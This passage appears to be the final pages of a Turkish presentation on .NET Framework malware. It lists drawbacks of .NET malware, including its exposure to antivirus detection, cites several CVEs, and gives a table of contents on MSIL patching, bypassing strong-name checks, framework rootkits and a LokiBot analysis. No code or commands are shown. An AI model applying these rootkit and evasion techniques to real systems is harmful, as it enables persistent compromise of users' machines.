*yeni çalıştırılabilirler native dosyadan daha büyük boyuttadır

*.NET'te hata ayıklama önleme kolaylıklarını yapmak yerel kodda olduğundan daha zordur.

*.NET gerektirir

*Belirli/Bazı SINIFLARI ve FONKSİYONLARI AV YE daha kolay algılanmasını

*iyi gizlenmemiş bir dll kendini çok hızlı belli eder

Örnek bazı CVE'ler

*strong name (SN) implementation >

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-5100>

*Untrusted search path vulnerability in Entity Framework >

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-2519>

*VsaVb7rt.dll in Microsoft .NET Framework 2.0 SP2 and 3.5.1 >

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0295>

*ATMFD.DLL in the Windows Adobe Type Manager Library >

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2460>

*ATMFD.DLL in the Windows Adobe Type Manager Library in Microsoft Windows Vista SP2 >

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2462>

İçindekiler

- 1-2 > .NET Framework malware anlatımı
- 2-4 > Framework Nasıl değiştirilir ?
- 5-5 > Framework'ü değiştirmek için adımlar ve araçlar
- 5-7 > DLL dosyasını GAC içerisinde bulma
- 7-9 > DLL Analizi
- 10-10 > İldasm kullanarak DLL dosyasını decompile etmek
- 10-12 > MSIL kodu değiştirmek
- 12-13 > İlasm kullanarak DLL kodunu recompile etmek
- 13-18 > GAC'in strong name güvenliğini bypass etmek
- 18-19 > NGEN Native DLL reverting etme
- 19-20 > framework rootkitleri
- 20-21 > Rootkit işlemini .NET-Sploit ile otomatikleştirme
- 21-23 > Peki neden .NET Framework =?
- 24-33 > Basit bir şekilde .NET içerisinde zararlı yazılım aramak
- 34-38 > Örnek olarak internette gezen bir virus inceleyelim (LokiBot)
- 39-39 > .NET malware'in can sıkıcı tarafları
- 39-40 > Örnek bazı CVE'ler
- 41-41 > içindekiler

7 Şubat 2021 ızdırap